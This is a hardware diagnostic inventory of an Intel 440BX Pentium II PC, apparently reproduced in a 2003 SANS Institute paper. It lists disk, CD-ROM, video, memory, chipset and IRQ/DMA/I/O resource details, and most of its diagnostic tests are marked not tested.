BIOS32 Service Directory found at address F000:A000

Physical Address of BIOS32 Entry Point : 000EC800
Revision Level : 00h
Length of Data Structure : 16 bytes

=====
DMA
=====

=====
DMA Tests Folder
=====

=====
DMA base test
=====

Not Tested

=====
IDE
=====

IDE controller(s) found: 1

=====
82371AB/EB/MB PIIX4 EIDE Controller
=====

IDE Channel(s) Found: 2

=====
Primary IDE Channel
=====

Primary IDE Channel

=====
Location : PCI Device on Motherboard
First I/O Range : 01F0h - 01F7h
Second I/O Range : 03F6h - 03F7h
IRQ : 14

Master Device : WDC AC26400R
Slave Device : None
=====

=====
WDC AC26400R
=====

=====
Hard Disk (Primary Master)
=====

Model : WDC AC26400R

Serial Number : WD-WM6271392877
Firmware revision : 15.01J15
Number of Sectors : 12594960
Cyl./Head/Secs. : 13328/15/63
Size : 6149 Mb (6.15 Gb)

General Configuration

Hard sectored.....Yes
Soft sectored.....No
Not MFM encoded.....Yes
Head switch time > 15 usec.....Yes
Spindle motor control option implemented....Yes
Fixed drive.....Yes
Removable cartridge drive.....No
Disk transfer rate <= 5 MBs.....No
Disk transfer rate > 5 MBs, but <= 10 Mbs...Yes
Disk transfer rate > 10 MBs.....No
Rotational speed tolerance is > 0.5%.....No
Data strobe offset option available.....No
Track offset option available.....No
Format speed tolerance gap required.....Yes
Non-magnetic drive.....No
Number of cylinders.....13328
Number of heads.....15
Number of unformatted bytes per track.....57600
Number of unformatted bytes per sector.....600
Number of sectors per track.....63
Buffer type.....dual ported multi-sector with cache
Buffer size.....512 kB
Number of ECC bytes available.....40

Number of sectors that can be transferred
per interrupt on read/write multiple commands
Maximum.....16
Current.....8

Can perform doubleword IO.....No
DMA supported.....Yes
LBA supported.....Yes
PIO data transfer cycle timing mode.....2
DMA data transfer cycle timing mode.....0
Number of Current cylinders.....13328
Number of Current heads.....15
Number of Current sectors/track.....63
Current capacity in sectors.....12594960
Total number of sectors in LBA mode.....12594960
Multiword DMA transfer modes supported.....0,1,2
Ultra DMA transfer modes supported.....0,1,2,3,4
Ultra DMA transfer mode active.....2

=====
Secondary IDE Channel
=====

Secondary IDE Channel

```

=====
Location           : PCI Device on Motherboard
First I/O Range   : 0170h - 0177h
Second I/O Range  : 0376h - 0377h
IRQ               : 15

Master Device     : CD-ROM CDU701-Q
Slave Device      : None
=====

```

```

=====
CD-ROM CDU701-Q
=====

```

```

=====
ATAPI Device (Secondary Master)
=====

```

```

Model              : CD-ROM CDU701-Q
Serial Number      :
Firmware revision  : 1.0r

Single word DMA transfer modes supported....0,1,2
Multiword DMA transfer modes supported.....0,1,2
Multiword DMA transfer mode active.....2

Peripheral device type .....CD-ROM Device
Removable device.....Yes
Command packet DRQ type .....accelerated (fastest=50 us)
Command packet size.....12 bytes

DMA supported..... Yes
LBA supported..... Yes
IORDY may be disabled ..... Yes
IORDY supported..... Yes
ATA software reset required (obsolete) .... No
Overlap operation supported..... No
Command queuing supported..... No
Interleaved DMA supported..... No

```

```

=====
Inquiry Device Data
=====

```

```

Peripheral device type..... CD-ROM Device
Removable media ..... Yes
ANSI version..... 0
ECMA version..... 0
ISO version..... 0
ATAPI version..... 2
Product identification..... COMPAQ
Vendor identification..... CD-ROM CDU701-Q
Product revision level..... 1.0r

```

```

=====
CD-ROM Capabilities and Mechanical Status Page Data
=====

```

```

General characteristics:
Drive buffer size ..... 128 KB

```

Maximum Drive Speed (KBytes/second)..... 2470 (~X14 [X=176])
Number of discrete volume levels..... 256

Media Function Capabilities:

Read of CD-R disc (Orange Book Part II).... Yes
Read of CD-E disc (Orange Book Part III)... Yes
Read of CD-R media written using fixed packet
tracks using Addressing Method 2..... Yes
Write of CD-R disc (Orange Book Part II)... No
Write of CD-E disc (Orange Book Part III).. No

Audio play/overlap operation..... Yes

Read sectors in Mode 2 Form 1 (XA) format.. Yes
Read sectors in Mode 2 Form 2 format..... Yes
Read multiple session of Photo-CD discs.... Yes
Red Book audio can be read using READ-CD
command Yes

Software commands really lock media into
drive..... Yes
Prevent/Allow jumper present (optional).... No

Drive can eject disc using software
command..... Yes
Drive has tray type loading mechanism

=====
CD-ROM CDU701-Q Tests Folder
=====

=====
Surface Test
=====

Not Tested

=====
Seek Test
=====

Not Tested

=====
CPU
=====

Pentium II Processor
=====

Vendor : Intel Corp.
Vendor ID String : GenuineIntel
CPU Type : OEM Processor

Family : 6
Model : 5
Stepping : 2
Signature : 00000652h
FPU Model : Built-in FPU
Internal Clock : 400 MHz
Host Clock : 100 MHz
Cache Type : Write-back
Data Cache Size : 16 kB
Instruction Cache Size : 16 kB
L2 Cache Size : 512 kB
Brand ID : 00H (not supported)
CPU Feature Flags : 0183F9FFh

Supported Processor Features

On-Chip FPU
Enhanced V86 mode
Debugging Extension
Page Size Extensions (4MB paging)
Time Stamp Counter
Model Specific Register
Physical Address Extensions
Machine Check Exception
Compare and Exchange 8 bytes instruction (CMPXCHG8B)
Fast System Call
Memory Type Range Registers
Page Global Enable
Machine Check Architecture
Conditional Move Instructions (CMOVcc)
Page Attribute Table
36-bit Page Size Extension
MultiMedia Extensions (MMX)
Fast Floating Point Save and Restore

CPU Tests Folder

Basic Test

Not Tested

CPU Benchmark

Not Tested

Floppy

=====

Floppy Drive(s) Installed : 1

=====

IRQ Level : 6
DMA Channel : 2
I/O Base 03F2h, Length 4 <- I/O Port

=====

Drive A

=====

Drive A

=====

Media type : 1.44MB, 3.5" Drive

Maximum track number : 79
Maximum sector number : 18
Maximum head number : 1

Diskette Parameter Table Contents

Step Rate Time Code : 0Fh
Head Unload Time Code : 0Dh
Head Load Time Code : 00h
Drive Motor Turn-Off Delay : 2035 ms
Bytes Per Sector : 512
Sector Per Track : 18
GAP Length For Read/Write : 1Bh
Data Transfer Length Code : FFh
Format GAP Length : 65h
Fill Byte For Format : F6h
Head Settling Time : 15 ms
Motor Startup Time : 1000 ms

=====

Drive A Tests Folder

=====

=====

Controller test

=====

Not Tested

=====

Change-line test

=====

Not Tested

=====
Write protect test
=====

Not Tested

=====
Linear test
=====

Not Tested

=====
Random test
=====

Not Tested

=====
Butterfly test
=====

Not Tested

=====
Quick test
=====

Not Tested

=====
Seek test
=====

Not Tested

=====
Video system
=====

=====
Video Adapter(s) Found:
=====

Primary : XPERT@WORK, 8 MB

=====
XPERT@WORK
=====

PCI Video Adapter

```

=====
Location                : AGP Card
Vendor Id               : 1002h (ATI Technologies)
Device Id              : 4742h (Rage 3D Pro AGP 2x (BGA Package))
Class                  : 00h (VGA Compatible Controller)
Subsystem Vendor ID    : 1002h (ATI Technologies)
Subsystem Device ID    : 0080h (XPERT@WORK)

```

```

Video System Type      : Primary
Video Adapter Type     : Super VGA
Video Memory Size      : 8 MB

```

```

OEM Vendor Name        : "ATI Technologies Inc."
OEM Product Name       : "MACH64GT"
OEM Product Revision   : "01.00"
OEM Software Revision  : 1.0

```

```

OEM String             : "ATI MACH64"
VESA Version           : 2.0
VESA Power Management Version : 1.0
VESA PM Supported States :
                        : STANDBY
                        : SUSPEND
                        : OFF

```

VESA Supported Video Modes : 40

Number	Mode	HRes.	VRes.	Colors
0100h	Graphic	640	400	256
0101h	Graphic	640	480	256
0110h	Graphic	640	480	32K
0111h	Graphic	640	480	64K
0112h	Graphic	640	480	16M
0103h	Graphic	800	600	256
0113h	Graphic	800	600	32K
0114h	Graphic	800	600	64K
0115h	Graphic	800	600	16M
0105h	Graphic	1024	768	256
0116h	Graphic	1024	768	32K
0117h	Graphic	1024	768	64K
0118h	Graphic	1024	768	16M
0107h	Graphic	1280	1024	256
0119h	Graphic	1280	1024	32K
011Ah	Graphic	1280	1024	64K
011Bh	Graphic	1280	1024	16M
0202h	Unknown	VESA mode		
010Dh	Graphic	320	200	32K
010Eh	Graphic	320	200	64K
010Fh	Graphic	320	200	16M
0212h	Unknown	VESA mode		
0213h	Unknown	VESA mode		
0214h	Unknown	VESA mode		
0215h	Unknown	VESA mode		
0222h	Unknown	VESA mode		
0223h	Unknown	VESA mode		

```
0224h Unknown VESA mode
0225h Unknown VESA mode
0232h Unknown VESA mode
0233h Unknown VESA mode
0234h Unknown VESA mode
0235h Unknown VESA mode
0242h Unknown VESA mode
0243h Unknown VESA mode
0244h Unknown VESA mode
0245h Unknown VESA mode
0109h Text 132 25
010Ah Text 132 43
0230h Unknown VESA mode
```

```
=====
XPERT@WORK Tests Folder
=====
```

```
=====
Random
=====
```

```
Not Tested
```

```
=====
Independent bits
=====
```

```
Not Tested
```

```
=====
Independent addresses
=====
```

```
Not Tested
```

```
=====
Monitor
=====
```

```
Monitor
```

```
=====
Monitor Type : Analog color
```

```
Display Data Channel supported
-----
```

```
EDID Version : 01h
EDID Revision : 03h
Monitor vendor ID : 'IBM' (IBM PC Company)
Monitor model ID : 2516h (Unknown)
```

Serial Number : 01010101h
Week Number of Manufacture : 37
Manufacture Year : 2002
Maximum Horizontal Size : 36 cm
Maximum Vertical Size : 29 cm
Monitor Descriptor :
Monitor Descriptor : IBM T860
Monitor Descriptor : 9494
Monitor Descriptor : 66-H5480

=====
Hard disk(s)
=====

BIOS Reported 1 hard disk(s)
=====

Alias	Cylinders	Heads	Sectors	Size(MB)
Hard disk 0	13328	15	63	6149.88

=====
Hard disk 0
=====

Hard Disk 0 Info Via INT 13
=====

BIOS Number of Cylinders : 832
BIOS Number of Heads : 240
BIOS Number of Sectors : 63

Hard Disk Capacity : 6440.88 MB (1KB = 1000 bytes)
: 6142.50 MB (1KB = 1024 bytes)
(From Standard INT 13)
: 6448.62 MB (1KB = 1000 bytes)
: 6149.88 MB (1KB = 1024 bytes)
(From INT 13 Extension BIOS)

Notes:

1. Warning: BIOS Parameters May Be Unreliable
Due To Limitations of PC Architecture.
2. Historically, Hard Disk Manufacturers Calculating
Volume Make 1KB Equal 1000 Bytes.

INT 13h Fixed Disk Extensions Present.

Major Version : 16h

Extended Drive Parameter Table

Total Number of Addressable Cylinders : 13328
Total Number of Addressable Heads : 15
Number of Sectors Per Track : 63
Total Number of Addressable Sectors : 012594960
Number of Bytes Per Sector : 512

Information Flags : 10

The Heads and Sectors Values Are Valid
Drive Support Write With Verify

Partition Table Information

Entry 0

Partition Status : 80h (Active)
Partition Type : 07h (QNX or OS/2 HPFS or Windows NT NTFS or Advanced
Unix)
Start Head : 1
Start Sector : 1
Start Cylinder : 0
End Head : 239
End Sector : 63
End Cylinder : 831
First Sector (LBA type) : 63
Total Number of Sectors : 12579777 (6142.469 MB)

Entry 1

Partition Status : 00h (Not active)
Partition Type : 00h (empty)
Start Head : 0
Start Sector : 0
Start Cylinder : 0
End Head : 0
End Sector : 0
End Cylinder : 0
First Sector (LBA type) : 0
Total Number of Sectors : 0 (0.0 MB)

Entry 2

Partition Status : 00h (Not active)
Partition Type : 00h (empty)
Start Head : 0
Start Sector : 0
Start Cylinder : 0
End Head : 0
End Sector : 0
End Cylinder : 0
First Sector (LBA type) : 0
Total Number of Sectors : 0 (0.0 MB)

Entry 3

Partition Status : 00h (Not active)
Partition Type : 00h (empty)
Start Head : 0
Start Sector : 0
Start Cylinder : 0
End Head : 0
End Sector : 0

End Cylinder : 0
First Sector (LBA type) : 0
Total Number of Sectors : 0 (0.0 MB)

=====
Hard disk 0 Tests Folder
=====

=====
Controller test
=====

Not Tested

=====
Linear test
=====

Not Tested

=====
Random test
=====

Not Tested

=====
Butterfly test
=====

Not Tested

=====
Seek test
=====

Not Tested

=====
HDD Benchmark
=====

Not Tested

=====
Memory
=====

Memory

=====
Size : 131072 KB (128 MB)

System Memory Map Reported by BIOS via INT 0x15 Function 0xE820

Base Address	Length	Type
00000000h	0009FC00h (639 KB)	01 (Memory, available to OS)
0009FC00h	00000400h (1 KB)	02 (Reserved, not available)
000E0000h	00020000h (128 KB)	02 (Reserved, not available)
00100000h	07F00000h (127 MB)	01 (Memory, available to OS)
FFFC0000h	00040000h (256 KB)	02 (Reserved, not available)

Memory SPD information

Bank	Type	EDCS*	Frequency	Row Density	JEDEC Id
0	SDRAM	None	100MHz	64MB	Hyundai Electronics
1	SDRAM	None	100MHz	64MB	Micron Technology

*EDCS - Error detect/correct scheme

Memory module information reported by DMI:

Socket	Speed	Size	Enabled	Type
DIMM #1:0	Ns	64 MB	64 MB	DIMM, SDRAM
DIMM #2:0	Ns	64 MB	64 MB	DIMM, SDRAM

ROM Shadowing

0C0000h - 0C3FFFh	Shadow : enabled
0C4000h - 0C7FFFh	Shadow : enabled
0C8000h - 0CBFFFh	Shadow : enabled
0CC000h - 0CFFFFh	Shadow : disabled
0D0000h - 0D3FFFh	Shadow : disabled
0D4000h - 0D7FFFh	Shadow : disabled
0D8000h - 0DBFFFh	Shadow : disabled
0DC000h - 0DFFFFh	Shadow : disabled
0E0000h - 0E3FFFh	Shadow : enabled
0E4000h - 0E7FFFh	Shadow : enabled
0E8000h - 0EBFFFh	Shadow : enabled
0EC000h - 0EFFFFh	Shadow : disabled
0F0000h - 0FFFFFFh	Shadow : enabled

=====
Memory Tests Folder
=====

=====
Memory Benchmark
=====

=====
Not Tested

=====
Snake On
=====

Not Tested

=====
Snake Off
=====

Not Tested

=====
Parity
=====

Not Tested

=====
Inv. Parity
=====

Not Tested

=====
Checkerboard
=====

Not Tested

=====
Inv. Checkerboard
=====

Not Tested

=====
Bit Walk Left
=====

Not Tested

=====
Inv. Bit Walk Left
=====

© SANS Institute 2003, Author retains full rights.

Not Tested

=====
Bit Walk Right
=====

Not Tested

=====
Inv. Bit Walk Right
=====

Not Tested

=====
March
=====

Not Tested

=====
Random
=====

Not Tested

=====
Jump In
=====

Not Tested

=====
Jump Out
=====

Not Tested

=====
Address Line
=====

Not Tested

=====
Data Bus
=====

© SANS Institute 2003, Author retains full rights.

Not Tested

=====
Column Test
=====

Not Tested

=====
Row Test
=====

Not Tested

=====
Serial Ports
=====

List of Detected Serial Ports
=====

UART chip type	Base	IRQ	Name	Location
16550A/AF/C/CF	03F8H	4	COM1	Motherboard
16550A/AF/C/CF	02F8H	3	COM2	Motherboard

Dump of BIOS Data Area at 0040:0000H

0040:0000 F8 03 F8 02 00 00 00 00 "....."

=====
COM1
=====

16550A-compatible COM port
=====

Location : Motherboard
I/O Base Address : 03F8H
BIOS Name : COM1
IRQ Channel : 4
UART Chip Type : 16550A/AF/C/CF

=====
COM1 Tests Folder
=====

Internal Loopback Test

Not Tested

External Loopback Test

Not Tested

UART Registers Test

Not Tested

COM2

16550A-compatible COM port

Location : Motherboard
I/O Base Address : 02F8H
BIOS Name : COM2
IRQ Channel : 3
UART Chip Type : 16550A/AF/C/CF

COM2 Tests Folder

Internal Loopback Test

Not Tested

External Loopback Test

Not Tested

UART Registers Test

=====
Not Tested
=====

=====
Sound
=====

=====
Audio Device(s) Found :
=====

1. ESS Audio
2. PC Speaker

=====
ESS Audio
=====

=====
ESS Audio
=====

Location : Motherboard
OEM Device ID : ESS1869
Device Name : ESS Audio

SoundBlaster compatible DSP

DSP Version : 3.1
Base I/O Address : 220H
I/O Range Length : 16
IRQ Channel : 5
DMA Channel : 1

MPU401 compatible device (MIDI)

Base I/O Address : 330H
I/O Range Length : 2

Adlib compatible synthesizer

Type of FM chip : Two-operator FM chip (OPL2)
Base I/O Address : 388H
Base I/O Address : 220H
Base I/O Address : 228H
I/O Range Length : 2

=====
ESS Audio Tests Folder
=====

=====
Sound Blaster DSP test
=====

Not Tested

=====
AdLib FM chip test
=====

Not Tested

=====
Sound Blaster DSP test
=====

Not Tested

=====
Option ROM(s)
=====

Option ROM(s) Found: 4
=====

Option ROM at C0000h - ATI Technologies Rage 3D Pro AGP 2x (BGA Package)
Option ROM at C8000h - Intel Corporation 82557/8/9 EtherExpress PRO/100(B)
Ethernet Adapter
Option ROM at C8800h - Intel Corporation 82557/8/9 EtherExpress PRO/100(B)
Ethernet Adapter
Option ROM at E0000h

=====
Modems
=====

No Modem Found

=====
Mice
=====

Mouse Found : 1

=====
PS/2 Mouse
=====

Mouse Type : PS/2 Mouse
=====

Mouse Name : Microsoft IntelliMouse
5 - Buttons Mouse
IRQ Channel : 0Ch
=====

PS/2 Mouse Tests Folder

Mouse interactive test

Not Tested

Parallel Ports

List of Detected Parallel Ports

Port Type	Base	IRQ	DMA	Name	Notes
-----------	------	-----	-----	------	-------

EPP+ECP	0378H	7	3	LPT1	Motherboard integrated
---------	-------	---	---	------	------------------------

Dump of BIOS Data Area at 0040:0008H

0040:0008 78 03 00 00 00 00 "x....."

LPT1

PnP Parallel Port at I/O Address 0378H

Location : Motherboard
BIOS Name : LPT1
Device Name : ECP printer port
IRQ Channel : 7
DMA Channel : 3
EPP Word Size : 32 bits
ECP Word Size : 8 bits
ECP FIFO Size : 16 port words (16 bytes)
ECP Read Threshold : 8 port words (8 bytes)
ECP Write Threshold : 8 port words (8 bytes)
RLE Compression : not supported
Current Port Mode : Standard Parallel Port Mode

List of Supported Modes

Standard Parallel Port Mode
ECP Parallel Port Mode
ECP Configuration Mode
ECP FIFO Test Mode
EPP Mode
Bi-Directional (PS/2 Port) Mode
Nibble Mode

=====
LPT1 Tests Folder
=====

=====
Internal test
=====

Not Tested

=====
Standard loopback test
=====

Not Tested

=====
Y2K Compliance
=====

=====
Y2K Compliance Tests Folder
=====

=====
Y2K Compliance test
=====

Not Tested

=====
ISA Bus
=====

ISA (Interconnect Standard Architecture)
=====

Number of I/O address lines : 16
I/O space size : 64 Kb

Note: ISA bus speed is limited to 8.33 Mhz
=====

ISA Bus Tests Folder

Scan I/O space

Not Tested

MPEG

No MPEG Device Found or MPEG Device
is not Configured

PC Speaker

PC Speaker

I/O address : 0061H

PC Speaker Tests Folder

PC Speaker test

Not Tested

USB

USB Controller(s) Found: 1

USB Host Controller

Universal Serial Bus controller following the
UHCI (Universal Host Controller Specification)

I/O Space Base Address: 2020H
Serial Bus Release Number: 1.0

=====
USB Host Controller Tests Folder
=====

=====
Host controller test
=====

Not Tested

=====
SCSI
=====

No SCSI Adapter Found or SCSI Adapter
is not Configured

=====
Cache
=====

Cache Level(s) Found: 2

=====
Cache Tests Folder
=====

=====
Cache test
=====

Not Tested

=====
L1 Cache
=====

L1 Cache

=====
Data Cache Size : 16 KB
Instruction Cache Size : 16 KB
Cache Socketed : Not Socketed
Cache Type : Write-back
=====

=====
L2 Cache
=====

L2 Cache
=====

Data Cache Size : 512 KB
Cache Speed : 22 ns
Cache Socketed : Not Socketed
Cache Type : Write-through
=====

=====
Super I/O
=====

=====
NSC 307 Super I/O Chip
=====

NSC 307 Super I/O Chip
=====

Revision : 15
Base port : 015Ch
=====

=====
NSC 306 Super I/O Chip
=====

NSC 306 Super I/O Chip
=====

Revision : 15
Base port : 026Eh
=====

=====
Chipset
=====

=====
Intel 440BX/ZX AGPset
=====

82443BX/ZX Registers in detail:
DRAM Interface

Total Memory : 128 Mb
DRAM Type : SDRAM
DRAM Refresh rate : 15.6 us
DRAM Frequency : 100 MHz
DRAM Idle Timer : 16 clocks
DRAM Data asserted : one clock after snoop
DRAM Module Mode : 3 DIMMs, powerdown enabled

DRAM integrity mode : non-ECC
SDRAM mode select : normal operation
Fixed DRAM Hole : none
ECC diagnostics mode : disabled

Legacy Memory Segments Attributes:

 ** Video BIOS **
0C0000h - 0C3FFFh : Read-only (shadowed)
0C4000h - 0C7FFFh : Read-only (shadowed)
 ** Add-on Card Option ROM **
0C8000h - 0CBFFFh : Read-only (shadowed)
0CC000h - 0CFFFFh : Disabled
0D0000h - 0D3FFFh : Disabled
0D4000h - 0D7FFFh : Disabled
0D8000h - 0DBFFFh : Disabled
0DC000h - 0DFFFFh : Disabled
 ** BIOS Area And Extension **
0E0000h - 0E3FFFh : Read-only (shadowed)
0E4000h - 0E7FFFh : Read-only (shadowed)
0E8000h - 0EBFFFh : Read-only (shadowed)
0EC000h - 0EFFFFh : Normal(read/write)
0F0000h - 0FFFFFFh : Read-only (shadowed)

DRAM Row Population Scheme

DRAM Row Boundaries : 64M 64M 128M 128M 128M 128M 128M 128M
SDRAM Type : ECC ECC ECC ECC ECC ECC ECC ECC
Row Page Size : 4 KB 4 KB 4 KB 4 KB 2 KB 2 KB 2 KB 2 KB
Banks per Row : four four four four two two two two

EDO DRAM timing

Add 1 RASx# wait : Yes
Add 1 wait to 1st CASx# : Yes

SDRAM timing (CLKs)

Leadoff : 4
CAS# latency : 3
RAS-to-CAS Delay : 2
RAS# precharge : 2

Host/PCI Interface

=====
WSC# handshake : disabled
IDSEL redirection : IDSEL1/AD12
Graphics Aperture : disabled
AGP-to-PCI access : enabled
PCI-agent access : enabled
MDA on PCI/ISA : absent
Posting Host USWC : enabled

In-Order Queue depth : maximum

SMRAM Interface

SMM Space Base : A000 (Using compatible SMRAM)
TSEG : disabled (128K)

Power Management

SDRAM Powerdown : No
ACPI Control Register : disabled
Normal Refresh : Yes
Quick Start : disabled
Dynamic Clock Gating : enabled
CPU Reset w/o PCIRST# : disabled
Suspend Refresh Type : self-refresh

DRAM Write Thermal Throttling Control Read Write

Global DRAM Write Sampling Window (ms) : 0 0
Global QWORD Threshold : 0 0
Throttle Time (* sampling window length) : 0 0
Throttle Monitoring Window (DRAM CLKs) : 0 0
Throttle QWORD Maximum : 0 0
DRAM Throttle Mode : rsvd rsvd

Memory Buffers (Speed x Strength)

MAA[13:0],WEA#,SRASA#,SCASA# : 100 MHz x2 (66/100)
MAB[12:11,9:0],MAB[13,10] : 100 MHz x1 (66/100)
WEB#,SRASB#,SCABS# : 100 MHz x1 (66/100)
MD[63:0] control 1 : 66 MHz x2 (66/100)
MD[63:0] control 2 : 66 MHz x2 (66/100)
MECC[7:0] control 1 : 66 MHz x1 (66/100)
MECC[7:0] control 2 : 66 MHz x1 (66/100)
CSB7#/CKE5 : 100 MHz x1 (66/100)
CSA7#/CKE3 : 100 MHz x1 (66/100)
CSB6#/CKE4 : 100 MHz x1 (66/100)
CSA6#/CKE2 : 100 MHz x3 (66/100)
CSA5#/RASA5#,CSB5#/RASB5# : 100 MHz x1 (66/100)
CSA4#/RASA4#,CSB4#/RASB4# : 100 MHz x1 (66/100)
CSA3#/RASA3#,CSB3#/RASB3# : 100 MHz x1 (66/100)
CSA2#/RASA2#,CSB2#/RASB2# : 100 MHz x2 (66/100)
CSA1#/RASA1#,CSB1#/RASB1# : 100 MHz x1 (66/100)
CSA0#/RASA0#,CSB0#/RASB0# : 100 MHz x2 (66/100)
DQMA5/CASA5# : 100 MHz x1 (66/100)
DQMA1/CASA1# : 100 MHz x1 (66/100)
DQMB5/CASB5# : 100 MHz x1 (66/100)
DQMB1/CASB1# : 100 MHz x1 (66/100)
DQMA[7:6,4:2,0]/CASA[7:6,4:2,0]# : 100 MHz x1 (66/100)
CKE1/GCKE : 100 MHz x1 (66/100)
CKE0/FENA : 100 MHz x3 (66/100)

=====
Resource Maps
=====

=====
IRQ map
=====

=====
IRQ map
=====

IRQ	PIC	Status	Used by
00		not masked	AT Timer
01		not masked	IBM Enhanced keyboard controller (101/2-key)
02		not masked	AT Interrupt Controller
03		masked	16550A-compatible COM port
04		masked	16550A-compatible COM port
05		masked	ESS Audio
06		not masked	PC standard floppy disk controller
07		masked	ECP printer port
08		masked	AT Real-Time Clock
09		not masked	Not used
10		masked	Not used
11		masked	82371AB/EB/MB PIIX4 USB Controller (PCI Bus 00,INTD#,Link value:63h)
11		masked	82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter (PCI Bus 00,INTA#,Link value:63h)
11		masked	Rage 3D Pro AGP 2x (BGA Package) (PCI Bus 01,INTA#)
11		masked	82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter (PCI Bus 00,INTA#,Link value:60h)
12		not masked	PS/2 Port for PS/2-style Mice
13		not masked	Math Coprocessor
14		not masked	82371AB/EB/MB PIIX4 EIDE Controller
15		not masked	82371AB/EB/MB PIIX4 EIDE Controller

=====
DMA map
=====

=====
DMA map
=====

Channel	Width	Type	Used by
00	8 bit	Normal	ESS Audio
01	8 bit	Normal	ESS Audio
02	8 bit	Normal	PC standard floppy disk controller
03	8 bit	Normal	ECP printer port
04	16 bit	Normal	AT DMA Controller
05	16 bit	Normal	Not used
06	16 bit	Normal	Not used
07	16 bit	Normal	Not used

```
=====
Memory map
=====
```

```
=====
Memory map
=====
```

Base	Limit	Length	Device
00000000h	0009FFFFh	640	KB System Board
000A0000h	000BFFFFh	128	KB Video buffer
000C0000h	000C7FFFh*	32	KB Option ROM at C0000h
000C8000h	000C87FFFh*	2	KB Option ROM at C8000h
000C8800h	000C8FFFh*	2	KB Option ROM at C8800h
000C9000h	000CBFFFh*	12	KB System Board
000E0000h	000FFFFFFh*	128	KB System Board
000F15E2h	000F1CBAh*	1.7	KB DMI
000F9C00h	000F9C1Eh*	31	B DMI
00100000h	07FFFFFFh	127	MB System Board
40000000h	400FFFFFFh	1	MB 82443BX/ZX 440BX/ZX PCI to AGP Bridge
41000000h	41FFFFFFh	16	MB Rage 3D Pro AGP 2x (BGA Package)
42000000h	420FFFFFFh	1	MB 82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter
42100000h	42100FFFh	4	KB 82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter
42200000h	422FFFFFFh	1	MB 82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter
42300000h	42300FFFh	4	KB 82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter
FFFC0000h	FFFFFFFFh	256	KB System Board

*Regions shadowed in DRAM

```
=====
I/O map
=====
```

```
=====
I/O map
=====
```

```
+-----+
|           Attention!           |
| You can run the I/O ISA address space scan to |
| update I/O map with the hidden motherboard  |
| I/O resources and the I/O ranges assigned to |
| the unrecognized legacy ISA cards           |
+-----+
```

```
=====
Base  Limit Length Device
=====
```

0000h	000Fh	16	AT DMA Controller
0010h	001Fh	16	Motherboard registers
0020h	003Fh	32	AT Interrupt Controller
0040h	0043h	4	AT Timer
0050h	0052h	3	Motherboard registers
0060h	0060h	1	IBM Enhanced keyboard controller (101/2-key)
0061h	0061h	1	AT standard speaker sound
0064h	0064h	1	IBM Enhanced keyboard controller (101/2-key)

0070h	0071h	2	AT Real-Time Clock
0072h	0073h	2	Motherboard registers
0076h	0077h	2	Motherboard registers
0078h	007Fh	8	Motherboard registers
0080h	008Fh	16	AT DMA Controller
0090h	009Fh	16	Motherboard registers
00A0h	00BFh	32	AT Interrupt Controller
00C0h	00DFh	32	AT DMA Controller
00F0h	00FFh	16	Math Coprocessor
015Ch	015Ch	1	NSC 307 Super I/O Chip
015Ch	015Dh	2	Motherboard registers
0170h	0177h	8	82371AB/EB/MB PIIX4 EIDE Controller
01F0h	01F7h	8	82371AB/EB/MB PIIX4 EIDE Controller
0220h	022Fh	16	ESS Audio
0268h	026Fh	8	ESS0006
026Eh	026Eh	1	NSC 306 Super I/O Chip
0279h	0279h	1	PnP ISA ADDRESS port
02F8h	02FFh	8	16550A-compatible COM port
0330h	0331h	2	ESS Audio
0376h	0377h	2	82371AB/EB/MB PIIX4 EIDE Controller
0378h	037Fh	8	ECP printer port
0388h	038Bh	4	ESS Audio
03B4h	03B5h	2	MDA: CRT Controller Register
03BAh	03BAh	1	EGA: Feature Control Register
03BBh	03BCh	2	MDA: Light Pen registers
03C0h	03C1h	2	EGA: Attribute Controller Register
03C2h	03C2h	1	EGA: Miscellaneous Output Register
03C3h	03C3h	1	VGA: Enable Register
03C4h	03C5h	2	EGA: Sequensor Registers
03C6h	03C9h	4	VGA: DAC registers
03CAh	03CFh	6	EGA: Graphics Controller Registers
03D4h	03D5h	2	CGA: CRT Controller Register
03DAh	03DAh	1	EGA: Feature Control Register
03DBh	03DCh	2	CGA: Light Pen registers
03F0h	03F5h	6	PC standard floppy disk controller
03F6h	03F6h	1	82371AB/EB/MB PIIX4 EIDE Controller
03F8h	03FFh	8	16550A-compatible COM port
04D0h	04D1h	2	Motherboard registers
0778h	077Dh	6	ECP printer port
077Eh	077Fh	2	Motherboard registers
0A79h	0A79h	1	PnP ISA WRITE_DATA port
0C06h	0C07h	2	Motherboard registers
0C50h	0C51h	2	Motherboard registers
0C70h	0C77h	8	Motherboard registers
0C82h	0C82h	1	Motherboard registers
0CF8h	0CFh	8	Motherboard registers
1000h	1FFFh	4096	82443BX/ZX 440BX/ZX PCI to AGP Bridge
2000h	201Fh	32	82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter
2020h	203Fh	32	82371AB/EB/MB PIIX4 USB Controller
2040h	204Fh	16	82371AB/EB/MB PIIX4 EIDE Controller
2060h	207Fh	32	82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter
F800h	F81Fh	32	Motherboard registers
F820h	F83Fh	32	Motherboard registers
FC00h	FC0Fh	16	Motherboard registers

